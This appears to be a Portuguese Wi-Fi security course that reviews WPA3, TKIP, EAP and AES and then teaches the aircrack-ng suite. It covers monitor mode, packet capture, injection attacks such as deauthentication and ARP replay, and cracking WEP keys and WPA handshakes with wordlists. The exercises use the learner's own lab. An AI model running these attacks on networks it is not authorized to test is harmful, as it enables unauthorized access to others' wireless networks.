- **Os dispositivos domésticos inteligentes são mais fáceis de configurar com o Wi-Fi Easy Connect.** Se você já tentou configurar um dispositivo da Internet das Coisas em sua rede, especialmente um que não tem tela, sabe o quanto isso pode ser chato. Primeiramente, você precisa conectar seu smartphone à uma rede separada pelo dispositivo, depois selecionar seu Wi-Fi doméstico em uma lista e assim por diante. Com o novo "Wi-Fi Easy Connect" do WPA3, você poderá conectar um dispositivo simplesmente digitalizando um código QR em seu smartphome. (O WPA2 incluía um recurso um pouco semelhante chamado Wi-Fi Protected Setup, mas continha várias vulnerabilidades de segurança.)

CRIPTOGRAFIA WPA3

- **As redes públicas de Wi-Fi serão mais seguras.** Os padrões atuais de Wi-Fi são terrivelmente inseguros para redes píblicas. Se uma rede não exige uma senha, ela está transmitindo muitos dos seus dados não criptografados, o que significa que um hacker sentado dentro da cafeteria pode conseguir obter suas informações pessoais. Com o WPA3, até mesmo as redes abertas criptografam seu tráfego individual, tornando-as muito mais seguras de usar.
- O WPA3 também inclui criptografia mais forte para o Wi-Fi corporativo, embora a maioria dos usuários domésticos não precise se preocupar com isso. Na verdade, os usuários domésticos não precisarão se preocupar com nada - conectar-se a uma rede protegida por WPA3 é exatamente como conectar-se a qualquer outra rede Wi-Fi protegida por senha.

TKIP

- O TKIP (Temporal Key Integrity Protocol) é um algoritmo de criptografia baseado em chaves que se alteram a cada novo envio de pacote. A sua principal característica é a frequente mudanças de chaves que garante mais segurança.
- A senha é modificada automaticamente por padrão a cada 10.000 pacotes enviados e recebidos pela sua placa de rede. Isso ajuda a corrigir a falha do WEP, pois, não deixa que a chave seja descoberta quando há um acumulo de frames.
- O TKIP utiliza o tamanho de chaves de 128 bits, esse tamanho era opcional no WEP (padrão de 64 bits) e também dobrou o tamanho do vetor de inicialização, o tamanho do vetor de inicialização ficou de 48 bits, ao contrário de 24 bits que era no WEP, possibilitando dessa forma um espaço maior de possibilidades de keystreams

EAP

- O EAP (Extensible Authentication Protocol) vai além do protocolo PPP (Point-to-Point Protocol) ao permitir métodos arbitrários de autenticação que usam credenciais e troca de informações de comprimentos arbitrários. O EAP fornece métodos de autenticação que utilizam dispositivos de segurança, como cartões inteligentes, cartões de token e calculadoras de criptografia.
- O EAP oferece uma arquitetura de padrão industrial para suporte a métodos de autenticação adicionais dentro do PPP. Com o EAP, um mecanismo de autenticação arbitrário autentica uma conexão de acesso remoto. O esquema de autenticação a ser usado é negociado entre o cliente de acesso remoto e o autenticador (que pode ser o servidor de acesso remoto ou o servidor RADIUS).
- Roteamento e Acesso Remoto incluem suporte para EAP-TLS e PEAP-MS-CHAP v2, por padrão. Você pode conectar outros módulos EAP ao servidor executando o Roteamento e Acesso Remoto para oferecer outros métodos EAP

AES

- O Advanced Encryption Standard, ou AES, é uma cifra de bloco simétrica escolhida pelo governo dos EUA para proteger informações classificadas e é implementada em software e hardware em todo o mundo para criptografar dados confidenciais.
- O Instituto Nacional de Padrões e Tecnologia (NIST) iniciou o desenvolvimento do AES em 1997, quando anunciou a necessidade de um algoritmo sucessor para o Data Encryption Standard (DES), que estava começando a se tornar vulnerável a ataques de força bruta.
- Esse novo e avançado algoritmo de criptografia não seria classificado e teria de ser "capaz de proteger informações sensíveis do governo até o próximo século", de acordo com o anúncio do NIST sobre o processo de desenvolvimento de um algoritmo avançado de criptografia padrão. Ele foi projetado para ser fácil de implementar em hardware e software, bem como em ambientes restritos (por exemplo, em um cartão inteligente) e oferecer boas defesas contra várias técnicas de ataque.

PRÁTICA - CONCEITOS

DETERMINANDO A PLACA DE REDE QUE VAI UTILIZAR

- Existem dois fabricantes envolvidos com placas wireless. A primeira é a marca do cartão em si. Exemplos de fabricantes de cartões são Netgear, Ubiquiti, Linksys, Intel e D-Link. Existem muitos, muitos fabricantes além dos exemplos que são apresentados aqui.
- O segundo fabricante é quem faz o chipset sem fio dentro do cartão. Por exemplo, Ralink, Atheros, Qualcomm. Esta é a empresa mais importante a saber. Infelizmente, às vezes é o mais difícil de determinar. Isso ocorre porque os fabricantes de cartões geralmente não querem revelar o que usam dentro de seu cartão. No entanto, para nossos objetivos, é essencial conhecer o fabricante do chipset sem fio. Conhecer o fabricante do chipset sem fio permite determinar quais sistemas operacionais são suportados, quais drivers de software você precisa e quais limitações estão associadas a eles. A próxima seção descreve os sistemas operacionais suportados e as limitações do chipset.
- Procure na internet por “<seu modelo de cartão> chipset” ou “<modelo de cartão> linux” ou “<modelo de cartão> wikidevi”. Muitas vezes você pode encontrar referências ao chipset que seu cartão usa e / ou às experiências de outras pessoas.
- http://www.aircrack-ng.org/doku.php?id=compatibility_drivers#list_of_compatible_adapters

IEE80211 VS MAC80211

- Como descrever a diferença seria algo mais complexo, sendo assim necessitando de um estudo mais aprofundado. Eu vou deixar alguns links para consulta
- https://www.cnrood.com/en/media/solutions/Wi-Fi_Overview_of_the_802.11_Physical_Layer.pdf
- https://www.gta.ufrj.br/grad/01_2/802-mac/R802_11-3.htm
- https://www.teleco.com.br/tutoriais/tutorialrwlanman2/pagina_4.asp
- https://support.apple.com/pt-br/HT202628
- https://br.ccm.net/contents/791-a-camada-de-conexao-wi-fi-802-11-ou-wi-fi

PRÁTICA BÁSICA

AIRMON-NG - CONCEITOS

AIRMON-NG

- O Airmon-ng está incluído no pacote aircrack-ng e é usado para ativar e desativar o modo monitor em interfaces sem fio. Também pode ser usado para voltar do modo monitor para o modo gerenciado.

AIRMON-NG – COMO USAR

```
root@kali:~# airmon-ng --help

usage: airmon-ng <start|stop|check> <interface> [channel or frequency]
```

Airmon-ng –help é o comando para ter acesso aos comandos da ferramenta

```
root@kali:~# airmon-ng

PHY Interface   Driver       Chipset

phy0    wlan0       ath9k_htc   Atheros Communications, Inc. AR9271 802.11n
```

Digitar o comando airmon-ng sem parâmetros mostrará o status das interfaces.

AIRMON-NG - EXEMPLOS

```
root@kali:~# airmon-ng check

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

   PID Name
   465 NetworkManager
   515 dhclient
  1321 wpa_supplicant

root@kali:~# airmon-ng check kill

Killing these processes:

   PID Name
   515 dhclient
  1321 wpa_supplicant
```

Diversos processos podem interferir com o Airmon-ng. Usar a opção de ***check*** exibirá qualquer processo que possa ser problemático e a opção de ***check kill*** irá matá-los para você.

AIRMON-NG - EXEMPLOS

```
root@kali:~# airmon-ng start wlan0 6

PHY Interface   Driver      Chipset

phy0    wlan0       ath9k_htc   Atheros Communications, Inc. AR9271 802.11n

        (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
        (mac80211 station mode vif disabled for [phy0]wlan0)
```

Ative o modo monitor (start) na interface sem fio (***wlan0***), fixada no canal ***6*** . Uma nova interface será criada (wlan0mon no nosso caso), que é o nome da interface que você precisará usar em outros aplicativos.

```
root@kali:~# airmon-ng stop wlan0mon

PHY Interface   Driver      Chipset

phy0    wlan0mon    ath9k_htc   Atheros Communications, Inc. AR9271 802.11n

        (mac80211 station mode vif enabled on [phy0]wlan0)

        (mac80211 monitor mode vif disabled for [phy0]wlan0mon)
```

A opção de ***stop*** destruirá a interface do modo monitor e colocará a interface sem fio de volta no modo gerenciado.

AIRMON-NG - EXERCICIOS

- Identifique a sua placa de rede
- Ative o modo monitor e desative para o modo gerenciador
- Mate os processos
- Inicie sua placa em modo monitor, definindo o canal 1, 6 ou 11

AIRODUMP-NG - CONCEITOS

AIRODUMP-NG

- Airodump-ng é usado para captura de pacotes de frames brutos 802.11 e é particularmente apropriado para coletar IVs (Vetores de Inicialização) WEP com intuito de usá-los com o aircrack-ng. Se você tem um receptor GPS conectado ao computador, airodump-ng é capaz de registrar as coordenadas dos Access Points encontrados. Suplementarmente, airodump-ng cria um arquivo de texto (também chamado de “dump”) contendo os detalhes de todos os Access Points e clientes vistos.

AIRODUMP-NG - EXEMPLOS

```
uso: airodump-ng <opções> <interface>[,<interface>,...]

Opções:
    --ivs               : Salva somente IVs capturados
    --gpsd              : Usa GPSd
    --write    <prefix> : Prefixo do arquivo dump
    -w                  : mesmo que --write
    --beacons           : Grava todos os beacons em arquivo dump
    --update     <secs> : Mostra atraso de atualização em segundos
    --showack           : Apresenta as estatísticas ack/cts/rts
    -h                  : Esconde estações conhecidas pelo --showack
    -f          <msecs> : Tempo em milisegundos entre canais alternando (saltos)
    --berlin     <secs> : Tempo antes da remoção do AP/cliente
                          da tela quando nenhum pacote a mais
                          for recebido (Padrão: 120 segundos).
    -r           <file> : Lê pacotes do arquivo especificado.

Opções de filtro:
    --encrypt   <suite> : Filtra APs pela criptografia (cifra)
    --netmask <netmask> : Filtra APs pela máscara de sub-rede
    --bssid     <bssid> : Filtra APs pelo BSSID
    -a                  : Filtra clientes não-associados

Por padrão, airodump-ng salta em canais 2.4GHz.
Você pode fazê-lo capturar em outro(s)/específico(s) canal(is) usando:You can make it
    --channel <channels>: Captura em canais específicos
    --band <abg>        : Banda na qual o airodump-ng deve saltar (a, b ou g)
    --cswitch  <method> : Configura o método de alternação dos canais
                  0     : FIFO (padrão)
                  1     : Round Robin
                  2     : Salta no último
    -s                  : mesmo que --cswitch

    --help              : Mostra esta tela de uso do programa
```

COMANDOS DO AIRODUMP

AIRODUMP-NG - EXEMPLOS

Qual o significado dos campos apresentados pelo airodump-ng?

Airodump-ng mostrará uma lista de Access Points detectados, e também uma lista de clientes conectados (“estações”). Aqui está um exemplo de uma captura de tela:

```
CH  9 ][ Elapsed: 1 min ][ 2007-04-26 17:41 ][ WPA handshake: 00:14:6C:7E:40:80

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:09:5B:1C:AA:1D   11  16       10        0    0  11  54. OPN              NETGEAR
00:14:6C:7A:41:81   34 100       57       14    1   9  11  WEP  WEP         bigbear
00:14:6C:7E:40:80   32 100      752       73    2   9  54  WPA  TKIP   PSK  teddy

BSSID              STATION            PWR   Lost   Packets  Probes

00:14:6C:7A:41:81  00:0F:B5:32:31:31   51      2        14
(not associated)   00:14:A4:3F:8D:13   19      0         4  mossy
00:14:6C:7A:41:81  00:0C:41:52:D1:D1   -1      0         5
00:14:6C:7E:40:80  00:0F:B5:FD:FB:C2   35      0        99  teddy
```

AIRODUMP-NG - EXEMPLOS

A primeira linha mostra o canal atual, tempo de execução decorrido, data atual e opcionalmente se um “aperto de mão” (handshake) WPA/WPA2 foi detectado. No exemplo acima, “WPA handshake: 00:14:6C:7E:40:80” indica que um *handshake* WPA/WPA2 foi capturado com sucesso para o BSSID.

```
CH  9 ][ Elapsed: 1 min ][ 2007-04-26 17:41 ][ WPA handshake: 00:14:6C:7E:40:80

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:09:5B:1C:AA:1D   11  16       10        0    0  11  54. OPN              NETGEAR
00:14:6C:7A:41:81   34 100       57       14    1   9  11  WEP  WEP         bigbear
00:14:6C:7E:40:80   32 100      752       73    2   9  54  WPA  TKIP   PSK  teddy

BSSID              STATION            PWR   Lost   Packets  Probes

00:14:6C:7A:41:81  00:0F:B5:32:31:31   51      2        14
(not associated)   00:14:A4:3F:8D:13   19      0         4  mossy
00:14:6C:7A:41:81  00:0C:41:52:D1:D1   -1      0         5
00:14:6C:7E:40:80  00:0F:B5:FD:FB:C2   35      0        99  teddy
```

AIRODUMP-NG - EXEMPLOS

TABELA DE DESCRIÇÃO:

Campo	Descrição
BSSID	Endereço MAC do Access Point. Na seção Client (Cliente), um BSSID com "(not associated)" significa que o cliente não está associado com qualquer AP. Nesse estado desassociado, ele está procurando por um AP para conectar-se.
PWR	Nível de sinal apresentado pela placa. Seu significado depende do driver, mas quanto maior o sinal mais perto você fica do AP ou estação. Se o BSSID PWR for -1, então o driver não suporta relatório do nível de sinal. Se o PWR for -1 para um número limitado de estações, então isso é para um pacote que veio de um AP para o cliente mas as transmissões do cliente estão fora do alcance da sua placa. O que significa que você está escutando somente metade da comunicação. Se todos os clientes tiverem PWR como -1, então o driver não suporta relatório do nível de sinal.
RXQ	Qualidade de Recepção, medida pela porcentagem de pacotes (quadros de dados e de gerenciamento) recebidos com sucesso nos últimos 10 segundos. Ver nota abaixo para explicação mais detalhada.
Beacons	Número de pacotes de aviso enviados pelo AP. Cada Access Point manda por volta de 10 beacons por segundo na velocidade mais baixa (1M), então geralmente eles podem ser pegos de bem longe.
# Data	Número de pacotes de dados capturados (se WEP, contagem única de IVs), incluindo pacotes de difusão de dados.
#/s	Número de pacotes de dados por segundo medidos nos últimos 10 segundos.
CH	Número do Canal (capturados a partir dos pacotes beacon). Nota: às vezes pacotes de outros canais são capturados mesmo se o airodump-ng não estiver saltando canais, por causa da interferência de rádio.
MB	Velocidade máxima suportada pelo AP. Se MB = 11, é 802.11b; se MB = 22 é 802.11b+ e velocidades maiores são 802.11g. O ponto (após 54 acima) indica que preâmbulo curto - short preamble - é suportado.
ENC	Algoritmo de criptografia em uso. OPN = sem criptografia, "WEP?" = WEP ou maior (não há dados suficientes para escolher entre WEP e WPA/WPA2), WEP (sem o ponto de interrogação) indica WEP estático ou dinâmico, e WPA ou WPA2 se TKIP ou CCMP estiver presente.

AIRODUMP-NG - EXEMPLOS

TABELA DE DESCRIÇÃO 2:

CIPHER	A cifra detectada. Um desses: CCMP, WRAP, TKIP, WEP, WEP40 ou WEP104. Não é regra, mas TKIP é tipicamente usado com WPA e CCMP é tipicamente usado com WPA2. WEP40 é mostrado quando o índice da chave é maior que 0. O padrão define que o índice pode ser 0-3 para 40bit e deve ser 0 para 104bit.
AUTH	O protocolo de autenticação usado. Um desses: MGT (WPA/WPA2 usando um servidor de autenticação separado), SKA (Chave compartilhada para WEP), PSK (Chave pré-compartilhada para WPA/WPA2), ou OPN (Aberto para WEP).
ESSID	O tão chamado "SSID", que pode estar vazio, se o esconder SSID estiver ativado. Nesse caso, airodump-ng tentará recuperar o SSID de respostas de sondagem (probe responses) e pedidos de associação (association requests).
STATION	Endereço MAC de cada estação associada ou estações procurando por um AP para se conectarem. Clientes não associados no momento possuem um BSSID com "(not associated)".
Lost	O número de pacotes de dados perdidos nos últimos 10 segundos, baseado no número de sequência. Ver nota abaixo para uma explicação mais detalhada.
Packets	O número de pacotes de dados enviados por um cliente.
Probes	Os ESSIDs sondados pelo cliente. Estas são as redes que o cliente está tentando se conectar se não estiver conectado no momento.

AIRODUMP-NG - EXEMPLOS

Como selecionar todos os APs começando com BSSIDs similares

Vamos dizer, por exemplo, que você deseja capturar pacotes para todos os APs Cisco-Linksys onde o BSSID começa com “00: 1C: 10”.
Você especifica os bytes iniciais que deseja combinar com a opção “-d” / “–bssid” e preenche com zeros para um MAC completo. Em seguida, use a opção “-m” / “–netmask” para especificar qual parte do BSSID você deseja combinar via “F” e preencha com zeros para um MAC completo.

```
airodump-ng -d 00: 1C: 10: 00: 00: 00 -m FF: FF: FF: 00: 00: 00 wlan0
```

AIRODUMP-NG - EXEMPLOS

CAPTURANDO O TRAFEGO E JOGANDO PARA UM ARQUIVO

```
airodump-ng  -c <Channel> --bssid <BSSID> -w <Capture><interface name>
```

```
root@wifu:~# airodump-ng -c 3 --bssid 34:08:04:09:3D:38 -w cap1 mon0
```

AIRODUMP-NG - EXERCICIOS

- Capture o trafego do seu ponto de acesso (Não criptografado)
- Utilize o wireshark para visualizar o tráfego

AIREPLAY-NG - CONCEITOS

AIREPLAY-NG

- Aireplay-ng é usado para injetar frames.
- A função principal é gerar tráfego para uso posterior no aircrack-ng para quebrar chaves WEP e WPA-PSK. Existem ataques diferentes que podem causar desautenticações com o propósito de capturar dados de *handshake* WPA, autenticações falsas, repetição de pacote interativo, injeção de ARP Request forjados e reinjeção de ARP Request. Com a ferramenta packetforge-ng é possível criar frames arbitrários.

AIREPLAY-NG

Ataques

- Atualmente são implementados múltiplos ataques diferentes:
- Ataque 0: Desautenticação
- Ataque 1: Autenticação Falsa
- Ataque 2: Replay (Repetição) de Pacote Interativo
- Ataque 3: Ataque de Replay de ARP Request
- Ataque 4: Ataque KoreK chopchop
- Ataque 5: Ataque de fragmentação
- Ataque 9: Teste de Injeção
-

AIREPLAY-NG - EXEMPLOS

Uso:

```
aireplay-ng <opções> <replay interface>
```

Para todos os ataques, com exceção da desautenticação e autenticação falsa, você pode usar os seguintes filtros para limitar quais pacotes serão apresentados no ataque em particular. A opção de filtro mais comumente usada é a “-b” para selecionar um Access Point (AP) específico. Para uso normal, o “-b” é o único que você usa.

AIREPLAY-NG - EXEMPLOS

Opções de Filtro:

-b bssid : Endereço MAC, Access Point
-d dmac : Endereço MAC, Destino
-s smac : Endereço MAC, Origem
-m len : tamanho mínimo do pacote
-n len : tamanho máximo do pacote
-u type : controle de frame, tipo campo
-v subt : controle de frame, subtipo campo
-t tods : controle de frame, Para DS bit
-f fromds : controle de frame, De DS bit
-w iswep : controle de frame, WEP bit

Quando repetindo (injetando) pacotes, as opções a seguir podem ser usadas. Tenha em mente que nem todas as opções são relevantes para cada ataque. A documentação do ataque fornece exemplos das opções relevantes.

AIREPLAY-NG - EXEMPLOS

Opções de Replay:

-x nbpps : número de pacotes por segundo
-p fctrl : configurar a palavra do controle de frame (hex)
-a bssid : configurar o endereço MAC do Access Point
-c dmac : configurar Destino Endereço MAC
-h smac : configurar Origem Endereço MAC
-e essid : ataque de autenticação falsa : configurar SSID do AP alvo
-j : ataque ARP Replau : injetar pacotes FromDS
-g value : mudar tamanho do ring buffer (padrão: 8)
-k IP : configurar o IP de destino em fragmentos
-l IP : configurar o IP da origem em fragmentos
-o npckts : número de pacotes por burst/rajada (-1)
-q sec : segundos entre keep-alives (-1)
-y prga : fluxo de chave para autenticação de chave compartilhada

AIREPLAY-NG - EXEMPLOS

Os ataques podem obter pacotes para repetir (replay) de duas origens. A primeira sendo um fluxo ativo de pacotes da sua placa wireless. A segunda sendo de um arquivo pcap. Formato Pcap padrão (Packet CAPture ou CAPtura de Pacote, associado à biblioteca libpcap http://www.tcpdump.org), é reconhecida pela maioria das ferramentas open-source e comerciais de análise e captura de tráfego. Leitura de arquivo é geralmente uma característica despercebida do arieplay-ng. Isso permite que você leia pacotes de outras sessões de captura ou, quase sempre, vários ataques geram arquivos pcap para fácil reutilização.

Opções da Origem:

-i iface : captura pacotes desta interface
-r file : extrai pacotes deste arquivo pcap

AIREPLAY-NG - EXEMPLOS

Modos de Ataque (Números ainda podem ser usados):

- -deauth count : desautenticar 1 ou todas as estações (-0)
- -fakeauth delay : autenticação falsa com AP (-1)
- -interactive : seleção de frame interativo (-2)
- -arpreplay : replay de ARP Request padrão (-3)
- -chopchop : decifrar/fatiar(chopchop) pacote WEP (-4)
- -fragment : gera fluxo de chaves válido (-5)
- -test : teste de injeção (-9)

AIREPLAY-NG - EXEMPLOS

Testes de injeção

```
aireplay-ng -9 -e <ESSID> -a <AP MAC> -i <interface><interface name>
```

- -9: Teste de injeção
- -e: Nome da Rede (Opcional)
- -a: Endereço MAC do ponto de acesso
- -i: Interface de rede para teste de injeção
- <interface name>: O nome da interface que vai ser usada para teste

AIREPLAY-NG - EXEMPLOS

Teste básico de injeção

```
root@wifu:~# aireplay-ng -9 mon0
12:02:10  Trying broadcast probe requests...
12:02:10  Injection is working!
12:02:11  Found 2 APs

12:02:12  34:08:04:09:3D:38 - channel: 3 - 'wifu'
12:02:13  Ping (min/avg/max): 1.455ms/4.163ms/12.006ms Power: -37.63
12:02:13  30/30: 100%

12:02:13  C8:BC:C8:FE:D9:65 - channel: 2 - 'secnet'
12:02:13  Ping (min/avg/max): 1.637ms/4.516ms/18.474ms Power: -28.90
12:02:13  30/30: 100%
```

AIREPLAY-NG - EXEMPLOS

Teste básico de injeção em placas de rede

```
aireplay-ng -9 -i <input interface><interface name>
```

```
root@wifu:~# aireplay-ng -9 -i mon1 mon0

12:50:57  Trying broadcast probe requests...
12:50:57  Injection is working!
12:50:59  Found 2 APs

12:50:59  Trying directed probe requests...
12:50:59  34:08:04:09:3D:38 - channel: 3 - 'wifu'
12:51:00  Ping (min/avg/max): 1.735ms/4.619ms/12.689ms Power: -47.33
12:51:00  27/30:  90%

12:51:01  C8:BC:C8:FE:D9:65 - channel: 2 - 'secnet'
12:51:01  Ping (min/avg/max): 2.943ms/17.900ms/49.663ms Power: -117.10
12:51:01  29/30:  96%


12:51:01  Trying card-to-card injection...
12:51:01  Attack -0:            OK
12:51:02  Attack -1 (open):     OK
12:51:02  Attack -1 (psk):      OK
12:51:02  Attack -2/-3/-4/-6:   OK
12:51:02  Attack -5/-7:         OK
```

AIREPLAY-NG - EXERCICIOS

Configure seu Laboratório para usar a criptografia WEP com autenticação aberta. Certifique-se de que o seu placa sem fio está no modo de monitor no mesmo canal que o seu AP.

- Use o Aireplay-ng para testar sua placa para recursos de injeção
- Identifique redes WEP

Observação:

AP (Ponto de acesso) que você vai realizar o ataque
Placa sem fio pode ser uma placa externa ou do seu computador

Resumindo: O primeiro é o alvo, segundo é a placa para realizar o monitoramento as injeções e etc..

AIRCRACK-NG - CONCEITOS


AIRCRACK-NG

Aircrack-ng é um programa para quebrar chaves WEP e WPA/WPA2-PSK do IEEE 802.11.

- Aircrack-ng pode recuperar a chave WEP, uma vez que um número suficiente de pacotes criptografados sejam capturados com o airodump-ng. Esta parte do pacote Aircrack-ng determina a chave WEP usando dois métodos fundamentais. O primeiro método é por abordagem PTW (Pyshkin, Tews, Weinmann).

- A principal vantagem da abordagem PTW é que pouquíssimos pacotes de dados são necessários para quebrar a chave WEP. O segundo método é o método FMS/KoreK. O método FMS/KoreK incorpora vários ataques estatísticos para descobrir a chave WEP e usa esses ataques em combinação com força-bruta.
- Adicionalmente, o programa oferece um método de dicionário para determinar a chave WEP. Para quebrar chaves pré-compartilhadas WPA/WPA2, somente o método de dicionário é utilizado.

AIRCRACK-NG



1 = Byte da chave
2 = Profundidade da procura da chave atual
3 = Byte que os IVs vazaram
4 = Votos indicando que este byte está correto

AIRCRACK-NG

Opções disponíveis

Opção	Parâmetro	Descrição
-a	modo	Força modo de ataque (1 = WEP estático, 2 = WPA/WPA2-PSK).
-e	essid	Se usado, todos os IVs de redes com o mesmo ESSID serão utilizados. Essa opção é também requisitada para quebrar WPA/WPA2-PSK se o ESSID não está em broadcast (escondido).
-b	bssid	Seleciona a rede alvo baseada no endereço MAC do Access Point.
-p	número de CPUs	Em sistemas SMP: número de CPUs a utilizar.
-q	*nenhum*	Habilita modo quieto (não mostra status até que a chave seja encontrada, ou não).
-c	*nenhum*	[Quebra WEP] Restringe o espaço de busca a caracteres alfa-numéricos somente (0x20 - 0x7F).
-t	*nenhum*	[Quebra WEP] Restringe o espaço de busca a caracteres hexadecimais codificados em binários.
-h	*nenhum*	[Quebra WEP] Restringe o espaço de busca a caracteres numéricos (0x30-0x39). Essas chaves são usadas por padrão na maioria dos Fritz!BOXes.
-d	início	[Quebra WEP] Configura o início da chave WEP (em hexadecimal), para propósitos de depuração.
-m	endereço MAC	[Quebra WEP] Endereço MAC para filtrar pacotes de dados WEP. Alternativamente, especifique **-m ff:ff:ff:ff:ff:ff** para usar cada um e todos IVs, independente da rede.
-n	número de bits	[Quebra WEP] Especifica o tamanho da chave: 64 para WEP de 40-bit, 128 para WEP de 104-bit, etc. O valor padrão é 128.
-i	índice	[Quebra WEP] Apenas mantém os IVs que têm esse índice de chave (1 a 4). O comportamento padrão é ignorar o índice de chave (key index).
-f	fator de correção	[Quebra WEP] Por padrão, esse parâmetro é ajustado pra 2 para WEP de 104-bit e pra 5 para WEP de 40-bit. Especifique um valor mais alto para aumentar o nível de força-bruta: quebra da chave levará mais tempo, mas terá mais probabilidade de êxito.

AIRCRACK-NG

Opções disponíveis 2

-k	Korek	[Quebra WEP] Existem 17 ataques estatísticos Korek. Às vezes um ataque cria um enorme falso-positivo que previne a chave de ser encontrada, mesmo com muitos IVs. Tente -k 1, -k 2, ... -k 17 para desabilitar cada ataque seletivamente.
-x/-x0	*nenhum*	[Quebra WEP] Disabilita força-bruta dos últimos bytes de chave.
-x1	*nenhum*	[Quebra WEP] Habilita força-bruta do último byte de chave. (padrão)
-x2	*nenhum*	[Quebra WEP] Habilita força-bruta dos últimos 2 bytes de chave.
-X	*nenhum*	[Quebra WEP] Disabilita multi-processamento da força-bruta (somente SMP).
-y	*nenhum*	[Quebra WEP] Este é um ataque de força-bruta único, experimental, que apenas deve ser usado quando o modo de ataque padrão falhar com mais de um milhão de IVs.
-w	palavras	[Quebra WPA] Caminho de uma lista de palavras - wordlist, ou "-" sem as aspas para padronizar em (stdin).
-z	*nenhum*	Inicia com o método PTW de quebra de chaves WEP.

AIRCRACK-NG

Exemplos de Uso WEP

O caso mais simples é quebrar uma chave WEP. Se você quer tentar isso por si próprio, aqui está um arquivo de teste. A chave para o arquivo de teste iguala-se à imagem da tela acima, ela não iguala-se ao exemplo a seguir.

```
aircrack-ng 128bit.ivs
```

Onde:

- **128bit.ivs** é o nome do arquivo contendo IVs.

O programa responde:

```
Opening 128bit.ivs
Read 684002 packets.

#  BSSID              ESSID                     Encryption

1  00:14:6C:04:57:9B                            WEP (684002 IVs)

Choosing first network as target.
```

AIRCRACK-NG

Exemplos de Uso WPA

Agora vamos para quebra de frases-senha (passphrases) WPA/WPA2. Aircrack-ng pode quebrar ambos os tipos.

```
aircrack-ng -w password.lst *.cap
```

Onde:

- **-w password.lst** é o nome do arquivo de senha. Lembre-se de especificar o caminho completo se o arquivo não estiver localizado no mesmo diretório.
- ***.cap** é o nome do grupo de arquivos contendo os pacotes capturados. Observe que neste caso nós usamos o curinga '*' para incluir vários arquivos.

AIRCRACK-NG

Exemplos de Uso WPA

O programa responde:

```
Opening wpa2.eapol.cap
Opening wpa.cap
Read 18 packets.

#  BSSID              ESSID                     Encryption

1  00:14:6C:7E:40:80  Harkonen                  WPA (1 handshake)
2  00:0D:93:EB:B0:8C  test                      WPA (1 handshake)

Index number of target network ?
```

Note que neste caso, já que existem múltiplas redes, nós precisamos selecionar qual rede atacar. Nós selecionamos a número 2. O programa então responde:

```
                                Aircrack-ng 0.7 r130


                    [00:00:03] 230 keys tested (73.41 k/s)


                                KEY FOUND! [ biscotte ]


Master Key     : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
                 39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE

Transcient Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
                 73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
                 AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
                 D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD

EAPOL HMAC     : 52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD
```

AIRBASE-NG - CONCEITOS

AIRBASE-NG

